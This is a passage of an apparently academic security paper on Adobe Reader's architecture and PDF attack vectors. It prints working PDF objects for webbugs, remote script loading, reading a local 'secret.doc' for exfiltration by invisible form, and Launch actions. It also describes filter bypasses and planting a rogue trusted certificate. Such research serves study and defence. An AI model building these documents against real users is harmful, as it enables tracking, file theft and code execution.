In both cases, the user receives a warning (see Fig. 14).

As we have seen in Sect. 3, in Adobe Reader, several security parameters are managed on the user level, including the sites which he can connect to (authorised Websites no longer raise alerts):

```
# :~/.adobe/Acrobat/8.0/Preferences/
      reader_prefs
/TrustManager [/c << /DefaultLaunchURL
  Perms[/c<< /HostPerms [/t (version:1|
        security-labs.org:2)] >>]>>]
```

4.3.5 Webbugs II: use Adobe Reader

The main inconvenience of the previous approach is that it launches the browser. The same operation can be performed

Fig. 13 Information accessible via JavaScript

```
AddKeyValuePair("platform", app.platform);
AddKeyValuePair("formsversion", app.formsVersion);
AddKeyValuePair("language", app.language);
AddKeyValuePair("viewerType", app.viewerType);
AddKeyValuePair("viewerVariation", app.viewerVariation);
AddKeyValuePair("viewerVersion", app.viewerVersion);
AddKeyValuePair("url", this.URL);
AddKeyValuePair("external", this.external);
```

```
for (var i = 0; i < plugins.length; i++)
    AddKeyValuePair("plugin" + (i+1) + "name",
      plugins[i].name);
    AddKeyValuePair("plugin" + (i+1) + "version",
      plugins[i].version);
    AddKeyValuePair("plugin" + (i+1) + "certified",
      plugins[i].certified);
    AddKeyValuePair("plugin" + (i+1) + "loaded",
      plugins[i].loaded);
```

```
var pn = app.printerNames;
```





Fig. 14 Alert message upon connection attempt



directly from Adobe Reader. This time, if a pop-up appears again (by default), no new application is launched.

To do so, forms are used.[9] The standard does in fact support this functionality, which is still of interest for an attacker, even though it is restricted compared to the possibilities offered by modern Web languages.

Forms rely on:

- A browser embedded in the Adobe Reader reader;
- Four types of fields: *Button, Text, Choice, Signature*;
- Four actions: `Submit`, `Reset`, `ImportData`, `JavaScript`.

These forms in PDF work just like usual web forms, aside from the fact that they are described with PDF objects. In addition to this, data format is also adapted by using the *File Data Format* (FDF). This format, a simplified version of PDF, is dedicated to data handling, data exchange, etc.

The following code submits a form, without argument, right when the document opens. A pop-up still appears so long as the destination site is not explicitly authorised, but this time, no other application is launched:

[9] A new form version, named XFA, is now supported, but will not be covered here.

```
1 0 obj
<<
   /OpenAction <<      % When document is open
        /S  /SubmitForm % Perform a  SubmitForm
                          action
        /F <<         % Connecting to this site
            /F ( http://security-labs.org/fred/
                  webbug-reader.php)
            /FS /URL
        >>
        /Fields []          % Passing arguments
        /Flags 12           % Using a  HTTP GET
            method
    >>
    /Pages 2 0 R
    /Type /Catalog
>>
endobj
```

Again, the same operation can be performed in JavaScript with the instruction `this.SubmitForm`.

We should note that when a form is submitted using one of these methods, the server can return a new document which will then be processed by Adobe Reader.

To conclude, when you rely on URLs to create webbugs (`URI`, `app.LauchURL`), an external call is performed. For instance, in Linux, the following system call can be seen:

```
execve(" /usr/bin/firefox", ["firefox",
            "-remote",
       "openURL( http://security-labs.org/fred/
                  webbug-reader.php,new-tab)"],
       [/* 45 vars */]) = 0
```

Conversely, when you rely on functionalities (`\SubmitForm`, `this.submitForm`), everything is done internally[10]:

```
# Get IP address
socket(PF_INET, SOCK_DGRAM, IPPROTO_IP) = 29
connect(29, sa_family=AF_INET,sin_port=53,
sin_addr=inet_addr("10.42.42.1")) = 0 recvfrom
(29, ...)= 45#
Connect to the server
socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 29
connect(29, sa_family=AF_INET, sin_port=80,
 sin_addr=inet_addr("..."), 16)
send(29, "GET /fred/webbug-reader.php
 HTTP/1.1\r\n   User-Agent: Mozilla/5.0 (X11;
  U; Linux i686; en-US; rv:1.7.8)
      Gecko/20050524 Fedora/1.0.4-4
       Firefox/ 1.0.4\r\n
  Host: seclabs.org\r\n
  Accept: */*\r\n\r\n"..., 179, 0) = 179
recv(29, "HTTP/1.1 200 OK\r\n...) = 1448
```

[10] We mention here with great interest and with despair, the user agent version, 1.0.4. Even worse, you can find the list of flaws which have been found since the release of this version at: http://www.mozilla.org/security/known-vulnerabilities/

4.4 Reading/writing on the target

In the following sections we will discuss reading/writing random data on the target from the PDF document: a task that is not easy to achieve.

4.4.1 External streams

The philosophy of the PDF standard consists in creating files which contain all the information needed to be displayed: images, fonts, texts, etc.

However, *external streams* appeared starting from version 2 of the standard. In order to reduce the size of a PDF file, streams will be able to look for data outside of the PDF file itself. While it was initially conceived for multimedia content, this works the same way for JavaScript sources, for instance:

```
4 0 obj
<<
/S /JavaScript
/JS 6 0 R
>>
endobj
```

```
6 0 obj
<<
/Length 0
 /F <<
 /FS /URL
  /F (http://security-labs.
 org/fred/script.js)
   >>
>>stream
endstream
endobj
```

In the previous code, object 4 represents a JavaScript, the source of which is located in object 6, a stream with a length of 0, and the content of which can be accessed via a URL.

Also using this functionality, another principle of the PDF standard can be broken and it is possible to access any type of file. To do so, embedded files are defined in the PDF file, the content of these files is in fact a file of the host system that can be of any format.

In the following example, two objects are defined in the file's catalogue: One in JavaScript to read the file and exfiltrate it to an external site, another one makes it possible to retrieve the content from the file `secret.doc`.

```
1 0 obj
<<
    /Type /Catalog
     /Names <<
            /JavaScript  2 0 R
            /EmbeddedFiles 6 0 R
    >>
>>
endobj
```

The embedded file is defined in object 6, the content of which is provided by object 9, an external stream, with data provided by the target file:

```
6 0 obj <<
```

```
    /EF << /F 9 0 R >>
    /F (secret.doc)
    /Type /Filespec
>>
9 0 obj <<
    /Length 0
    /F (secret.doc)
>>
```

The JavaScript contained in object 2 makes it possible to retrieve the content of the stream, then, export it using an invisible form:

```
// JavaScript to read, and transform any
          kind of file
    var stream = this.getDataObjectContents
              ("secret.doc");
    var data = util.stringFromStream(stream,
               "utf-8");
```

This piece of code makes it possible to read a file on the user's disk, whatever its location.

These incongruities were included in the standard but developers must have realised how dangerous they are, since only Adobe Reader supports these features in versions 7 and 8 (but no longer in version 9). Fortunately, it is not activated by default.

4.4.2 Cache management

Many file-handling operations pass through the user cache. For example, when an attachment (embedded file) is executed, it is first written on the user's disk. However, we do not control where the file is written and in Adobe Reader's case, the file is erased when the program is closed. Filtering is based on extensions as described in Sect. 3, however pdfs and fdfs are not filtered.

Concerning multimedia files, the behaviour is the same and the multimedia file is recopied in a temporary file. Its persistence therefore depends on the reader. We would like to point out however, that it is possible to invisibly play content in a launched reader.

4.4.3 The Doc.saveAs() method

There is a JavaScript method that allows an open document to be saved on the disk: `Doc.saveAs`. However, this method is not directly accessible by default. It requires that the code be in privileged mode and that *Usage Rights* (cf. 5.3.3) be activated for the document.

It is not possible to write just anywhere with this method either. Reader checks the given path so as to protect access to system folders and to its own configuration folder.

4.5 Code execution

The last action that we will present here is `Launch`. It allows a command present on the system to be launched, even if the user is warned by a pop-up beforehand:

```
/OpenAction <<
       /S /Launch
       /F <<
          /DOS (C:\WINDOWS\system32\calc.exe)
          /Unix (/usr/bin/xcalc)
          /Mac (/Applications/Calculator.app)
       >>
>>
```

The example above launches a calculator in Windows, Linux and Mac OS X.

This primitive becomes more interesting, and therefore dangerous, when you realise it is possible to start an application contained as an attachment (embedded file) in the PDF file itself. Once again, the standard accounts for this possibility, either directly, or via the JavaScript function `exportDataObject`.

Conscious of risks, software vendors have restricted this action: extensions-based filtering has been implemented. Therefore, in Windows, `.exe` files are not authorised with Foxit or Adobe Reader (and for once, the user cannot override the policy). However, this blacklist-based security policy is far from perfect:

- in Foxit, and up until version 8 of Adobe Reader, `.jar` files are not filtered;
- in version 9 of Adobe Reader, a flaw[11] in the function that checks extensions allows users to override filtering;
- python and ruby scripts are never filtered.

5 Acrobat seen from within

Up until now, we limited ourselves to looking at the standard, without taking into account the environment in which a PDF file evolves. It just so happens that the leader in the business is Adobe Reader software. If the goal is to offer improvements and attack variants using PDF, it seems important to understand the environment in which these files evolve: the Reader.

To do so, we began by trying to identify its multiple components and in particular its system of plug-ins. We proceeded by looking at the idea of trust through digital signatures, document certification and *usage rights*. Then we

[11] This flaw, which consisted in simply adding the ':' or 'ć́haracter after the extension, was reported in November 2008 and was recently corrected in version 9.1.

focused on file encryption. Finally, we studied a specific context: the Reader as a plug-in in a browser.

5.1 The World (in PDF), according to Adobe

Adobe's line of products specialised in the management and manipulation of the PDF format is Acrobat. The last version to date is 9.1. The Acrobat line is made up of the following products:

- Adobe Reader
- Adobe Acrobat Standard
- Adobe Acrobat Pro
- Adobe Acrobat Pro Extended

Adobe Reader is the most minimalist of the product line. It is free and meant for exchanging, viewing and printing PDF documents. It is therefore impossible to modify a PDF with Adobe Reader, or only very minor changes can be made.

The other versions (Standard, Pro and Pro Extended) are Adobe's commercial products. They offer the possibility to create PDFs and to modify them using the WYSIWYG interface.

Acrobat Standard, Pro and Pro Extended differ in their support of certain advanced features, such as the management of multimedia content, of 3D, etc. The pay versions of Acrobat also support a wider (and more dangerous) range of JavaScript features than Reader.

The pay versions of Acrobat also support a wider (and more dangerous) range of JavaScript o features than Reader.

5.2 General architecture: the case of Acrobat Reader 9.1 in Windows

Adobe Reader is a HUGE piece of software! The elements presented below are just a tiny part of all the things that need to be looked at. Installing Acrobat Reader takes about 250 MB for version 9.1. We are interested in the `Reader` folder that contains the main libraries and executables.[12]

The heart of Reader is found in the dll `AcroRd32.dll`. This rather substantial dll (19.5 MB), exports several features, of which two are particularly interesting:

- `AcroWinMainBrowser` is called by the plug-in of the web browser;
- `AcroWinMain` is called by Reader but also by several executables situated in the Reader folder.

Most of the reader functionalities are performed by plug-ins (the list of plug-ins is shown in Table 2). There are three types of plug-ins:

- normal plug-ins
- plug-ins for Reader;
- plug-ins certified by Adobe.

The normal plug-ins are those used with the SDK provided by Adobe. The plug-ins for Reader are normal plug-ins signed by a key. The key is provided by Adobe upon request from a programmer. The certified plug-ins are plug-ins that only Adobe can provide. These levels determine the features that the plug-in can use. A certified plug-in benefits from the highest privileges and can, for example, completely modify the Reader interface. The Adobe security model allows you to load only certified plug-ins, for example.

The plug-ins use and enrich the Acrobat API. It is divided into 3 layers:

- the AV layer (*Acrobat Viewer*) is the highest level and allows modification of the graphical interface;
- the PD layer (*Portable Document*) allows modification of the logical and physical structure of the PDF;
- the COS layer (*Cos Object System*) allows interaction with the lowest blocks

In addition to these layers, there are utilitarian functions and functions specific to the operating system.

When Reader loads a plug-in, it first calls the `PlugInMain` function. Then it executes a *handshake* with the plug-in, during which it indicates its name and certain initialisation routines. The plug-ins call Reader's functions (and those of other plug-ins) with a mechanism called HFT (*Host Function Table*).

After the handshake is completed, Reader calls the plug-in's `PluginExportHFTs` method to find out what functions are proposed by the plug-in. Then it calls the `PluginImportReplaceAndRegister` method. During this method, the plug-in performs 3 tasks:

- it imports the HFTs that it needs;
- it registers the callbacks on certain events;
- if needed, it can replace certain API functions (for example, AVAlert, AVDocClose, etc.).

Finally, Reader calls the `PluginInit` method of the plug-in. Some plug-ins can also use other plug-ins. This is the case for `Acroform.api` that loads files contained in the `plug_insx\AcroFrom\PMP` folder and the `Multimedia.api` that loads files from the `plug_ins\Multimedia\MPP` folder.

Others are linked to dlls. We can cite for example: `AdobeUpdater.dll` for `Updater.api`, `AdobeLinguistic.dll` for `Spelling.api`, `Onix32.dll` for text searches.

[12] 82 dlls and executables!

Table 2 List and function of plug-ins in Adobe Reader 9.1

File	Function
Accessibity.api	Options related to accessibility
AcroForm.api	Forms
Annots.api	Annotations
Checkers.api	PDF consultant, high-level framework that allows modification of PDF
DVA.api	Verifies that PDFs are sound in relation to the standard
DigSig.api	Manages cryptographic signatures
EScript.api	JavaScript engine
HLS.api	Allows results from Web requests to be highlighted
IA32.api	Internet access
MakeAccessible.api	Makes PDFs compliant with accessibility standards
Multimedia.api	Audio/video reader
PDDom.api	Toolkit for handling PDF DOMs
PPKLite.api	Manage PKIs
ReadOutLoud.api	Allows PDF files to be read
SaveAsRTF.api	Allows PDF files to be saved in text or RTF (pay version)
Search.api	Search for text in PDFs
Search5.api	Former search plug-in
SendMail.api	Sends email
Spelling.api	Spellchecker
Updater.api	Updates
eBook.api	DRM
reflow.api	Reformats the PDF (multiple columns, for example)
weblink.api	Web links in a PDF

We then have dlls in charge of graphical display: AGM.dll, ACE.dll, CoolType.dll, BIB.dll and BIBUtils.dll. Then the dlls that manage xml: AXE8SharedExpat.dll, AdobeXMP.dll and AXSLE.dll. The dlls that manage Unicode: icudt36.dll o and icucnv36.dll. sqlite.dll is used to access a database of user preferences (SharedDataEvents that contains 2 tables: pref_events and version_table.

```
>> sqlite3 SharedDataEvents
SQLite version 3.6.6.2
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .schema
CREATE TABLE pref_events (event_id
             INTEGER NOT NULL PRIMARY KEY,
             event_time INTEGER NOT NULL,
             instance_guid TEXT NOT NULL,
             section_name TEXT NOT NULL,
             pref_key TEXT,
             pref_value TEXT,
             client_nonce INTEGER NOT NULL,
             added INTEGER NOT NULL );
CREATE TABLE version_table ( version INTEGER
             NOT NULL PRIMARY KEY );
```

We then have Reader's help library: ahclient.dll. The cryptographic libraries: cryptocme2.dll and ccme_base.dll. And JPEG2000 management: JP2KLib.dll.

Next there is the library that manages all that is 3D: rt3d.dll. It loads dlls on the fly that are in plug_ins3d. We notice that most of the 3d libraries belong to a third party company: Right Hemisphere.

When Acrobat needs to ask the opinion of the user by way of a popup, it uses the ADMPlugin.apl library located in the SPPPlugins folder.

In summary, Reader's architecture is well divided according to the expected functionalities. The heart of the API is located in a dll that makes it possible to use it through many different components (reader, plug-in for browser, ActiveX for file explorer). Then there are groups of dlls that implement common functionalities (plug-ins, XML, Unicode, graphical display).

However, it should be noted that even though most of the libraries are created by Adobe, there are some third party dlls (IBM, Right Hemisphere).

Finally, you can see the general architecture of Reader version 9.1 in Fig. 15. In Appendix A we also included the list of binaries installed by Acrobat.




Fig. 15 Acrobat Reader 9.1 architecture




Fig. 16 Structure of a signature object

5.3 Trust management

A large part of PDF security relies on security assigned to a document. We distinguish several different levels of trust for a document: none, signature,[13] certification. The rest of this section details the last two levels.

5.3.1 Digital signature

A PDF document can be digitally signed to authenticate its author. The signature is embedded in the file itself with the author's certificate. It is verified when the document is opened by Reader. For the signature to be validated, the entire document must be signed (see Fig. 16).

The signature is stored in the `Contents` field that is usually made of a PKCS7 envelope. The signature process applies to the entire file, excluding this field. The signature certificate can be encapsulated in the PKCS7 or be presented in the form of an x509 in a separate field.

When a document is opened in Reader, the signature is first verified. For it to be considered valid, the certification chain must be checked up to an approved root CA.

5.3.2 Document certification

The level of trust superior to signatures is certification. The document is submitted to another signature process.

If the signature certificate is approved in the user configuration of Reader, or if it is signed by an approved CA, the document is then considered to be *certified*.

The user therefore considers the document as being issued by a trusted third party and can give it certain privileges that a traditional document does not have. In particular, a certified document can be attributed the right to execute JavaScript in *privileged mode*, giving it access to dangerous functions.

Reader's certificate store is located in the user's configuration. The security policy is therefore created at this level.

The `<config folder>/Security/addressbook.acrodata` file contains all of the registered certificates (including the CAs), as well as the rights that are attributed to the signed documents by each of them. Given that the file is accessible in writing for the user, an attacker can very well add his own certificate with maximum rights.

Here is what the structure of a certificate in this file looks like:

```
<<
   /ABEType 1 % 1 for a certificat
   /Cert(...) % the certificate encoded in DER
   /ID 1001 % certificate id
   /Editable false % editable in GUI?
   /Viewable false % viewable in GUI?
   /Trust 8190 % binary mask for given rights
>>
```

Notice as well that Adobe graciously provides two attributes that allow the certificate to be concealed from the user's view!

5.3.3 Usage rights

Once the stage of privileged JavaScript is reached, not everything is possible yet. Some methods are still subject to restrictions since the document does not have the adequate rights. What are these?

In fact, a PDF document may be attributed supplementary rights called *usage rights*. When a document has these special rights, the Reader interface is enriched with extra functionalities: the possibility to modify and save a document, to sign a document…Many hidden features become instantly accessible, notably access to certain previously forbidden JavaScript methods.

The activation of *usage rights* can only be performed from the commercial products of the Adobe Acrobat suite, meaning Acrobat Pro or LiveCycle Server. However, once these rights are activated for a document, they can be used from any client installation of Adobe Reader.

In reality, we see as we dissect a document with *usage rights*, that it is simply a document that has been signed… by Adobe. The informed reader could therefore ask himself where to find the private key that allows such documents to be signed[14]…

Whatever the case, *usage rights* are bonus rights that can be activated for any PDF document and which will function

[13] Public cryptography in Adobe relies mainly on the `DigSig.api` and `PPKLite.api` plug-ins. A third party could nevertheless develop its own plug-in to follow the specifications of the standard.

[14] Yes we actually have the real Adobe private key, not a collision on a certificate constructed with MD5:-)

on any workstation that has Adobe Reader, no matter what the client configuration. The accumulation of these rights and of the privileged mode gives access to all methods in JavaScript (Table 3).

5.4 File encryption

The PDF format offers several modes of encryption, whether symmetric or asymmetric. In the following section, we limit ourselves to symmetric encryption modes.

First of all, this type of encryption is not complete because it only concerns *stream* data and strings. Encryption of other objects is not implemented since these other objects are relative to the structure of the document, and not to its content.

Without going into too much detail, the encryption dictionary contains the following objects:

```
8 0 obj <<
  /CF <<              % CryptFilter
        /StdCF <</
        AuthEvent  % Auth required…
        /DocOpen   % at the document opening
        /CFM
        /AESV2     % AES encryption
        /Length 16 % Block size
    >>
    >>
    /Filter /Standard
    /Length 128        % 128 bits key
    /O(…)          %  Owner hash
    /P -3376           % Permissions
    /U(…)          %  User hash
    /V 4
>>
endobj
```

First, we distinguish two passwords, and the keys that are derived from them:

- the user's password `/U` is associated with permissions of document `/P` that stipulates the printing and save rights…
- the owner's password `/O` that allows management of the file, its passwords, permissions…

The objects `/U` and `/O` are derived from the corresponding password according to different algorithms. Also, over time, these derivations evolved. There are currently 6 modes (5 in the reference document [4], plus one last one in its supplement [5]), each one corresponds to a password derivation. Table 4 summarises these different modes.

At a glance, mode 5 seems the most secure. Indeed, if we simply look at encryption, an AES256 is better than an AES128, as offered by mode 4. Also, version 8 of Reader (that does not support mode 5) limits passwords to 32 bytes, whereas version 9 takes it up to 128 bytes.

One of the reasons that Adobe added mode 5 is for calculation speed. Indeed, PDF files are more and more common in web infrastructures where processing time is critical. As a consequence, there needed to be a key derivation and password test algorithm that was faster than previous approaches … a time saver that brute force software also enjoys.

Mode 5 (AES256) therefore allows passwords to be tested very quickly since it simply requires an SHA256 calculation whereas mode 4 (AES128) is much greedier.

So, theoretically, mode 5 constitutes better protection… but it provides for better attacks when the password is smaller than 32 characters. Therefore, for a password that is smaller than 32 bytes, it is better to use mode 4 since a brute force attack will take longer.[15]

The last major difference between mode 5 and its predecessors is that now it is necessary to provide a password. With the earlier versions, the password, used to derive the key, was stretched to take up 32 bytes based on the constant string:

```
< 28 BF 4E 5E 4E 75 8A 41 64 00 4E 56 FF
              FA 01 08
  2E 2E 00 B6 D0 68 3E 80 2F 0C A9 FE 64
               53 69 7A >
```

If the user does not provide his password at the time of encryption, or if the password is too short, the complementary bytes are taken from this string. Likewise, upon decryption, if no password is provided or if it is too short, it is completed with the bytes from this string. It is therefore quite possible to encrypt a document without giving it a password.

With version 5, the password is processed with the SASLprep profile (IETF RFC 4013) from stringprep (IETF RFC 3454). Basically, this means standardising the strings used for logins and passwords in UTF8. However, this version does not provide any default value for the password, making encryption without a password ineffective (i.e. with an empty password).

5.5 The browser *plug-in* for Acrobat Reader

More and more PDF documents are indexed using search engines. In order to simplify the user's tasks, browsers offer the possibility to display PDFs without exiting the browser, by going through a system of *plug-ins*. The architecture studied in this section can be broken down into 4 elements:

[15] Note that the company ElcomSoft [6] offers specialised software to break these passwords.

Table 3 Summary of trust levels for a document in Reader

Level of trust	Required elements	Security
None (default)	None	The document is thought to come from an external, unrecognized source. The JavaScript engine runs in a restrictive, non-privileged mode and does not give access to potential sensitive methods.
Signature	Digital signature on all document content. The signatory's certificate is embedded in the body of the PDF.	The document does not have more rights than a standard document. However, Reader verifies the signature and tells the user that the document is signed, and who signed it.
Certification	Digital signature of all objects in the body of the PDF. The signatory's certificate is embedded in the body of the PDF and must be present in Adobe's certificate archive.	Adobe's certificate store can assign special rights to certified documents, such as use of privileged and dangerous JavaScript methods.
Usage Rights	Digital signature of the entire document by Adobe	Increased Adobe Reader functionalities for the document. Allows access to some dangerous JavaScript methods.

Table 4 *Symmetrical* encryption modes for PDF format

Mode	Encryption	Key size (bits)	Key generation	Password test /U	Password test /O
0	not documented	not documented	not documented	not documented	not documented
1	RC4 or AES	40	50 MD5 shifts + 1 RC4 or AES	$\simeq$ generation + 1 RC4	1 MD5 + 1 RC4
2	RC4 or AES	[40, 128]	50 MD5 shifts + 1 RC4 or AES	$\simeq$ generation + 1 RC4	1 MD5 + 2 RC4
3	not documented	[40, 128]	not documented	not documented	not documented
4	AES	128	50 MD5 shifts + 1 AES	$\simeq$ generation + 1 MD5 + 20 RC4	50 MD5 + 20 RC4
5	AES	256	SHA256 + AES	SHA256	SHA256

- a website that hosts a PDF document;
- a browser (Internet Explorer or Firefox) that allows the user to surf the web and to reach a PDF document;
- a PDF file reader on the client workstation, and in our case it is Adobe Reader 9.1 in Windows XP;
- a *plug-in* that links the browser and the reader.

We will study the links between the different elements:

- the parameters associated with the plug-in;
- the behaviour differences between a PDF opened in the browser and one opened on the system;
- the channels of communication between the PDF and its environment when it is in the browser.

5.5.1 Plug-in or not plug-in

A plug-in is meant to be used in a browser. Under these conditions, security management changes. We did not find a precise description of these changes in any official documentation, just a few notes scattered throughout. The statements made in this section are therefore taken solely from our experiments and from our incomplete understanding of the Adobe universe.

To start, the first thing to notice is that **Reader no longer sends any warnings when it runs in a browser and attempts to connect to websites**. Adobe explains this situation by saying it is only natural not to warn users since the software is acting in a context meant for this type of action (the browser).

Let's take a look at the most significant actions:

- `GoToR` takes a file as an argument, a file that can be located anywhere on the Internet.
  When we send a `GoToR` to a file in the form of a URL, or to a file that is not a PDF/FDF, Reader announces an error when it attempts to access the file.
  In plug-in mode, this command is much more permissive:
  - if the selected file does not contain a path/URL, the plug-in will search for one on the original server;
  - if the selected file contains a URL that is on another server, it will search for it…and too bad for the *same origin policy*, so dear in the hearts of the Web community;
  - if the selected file is not a PDF, we leave the plug-in and are sent back to the browser.

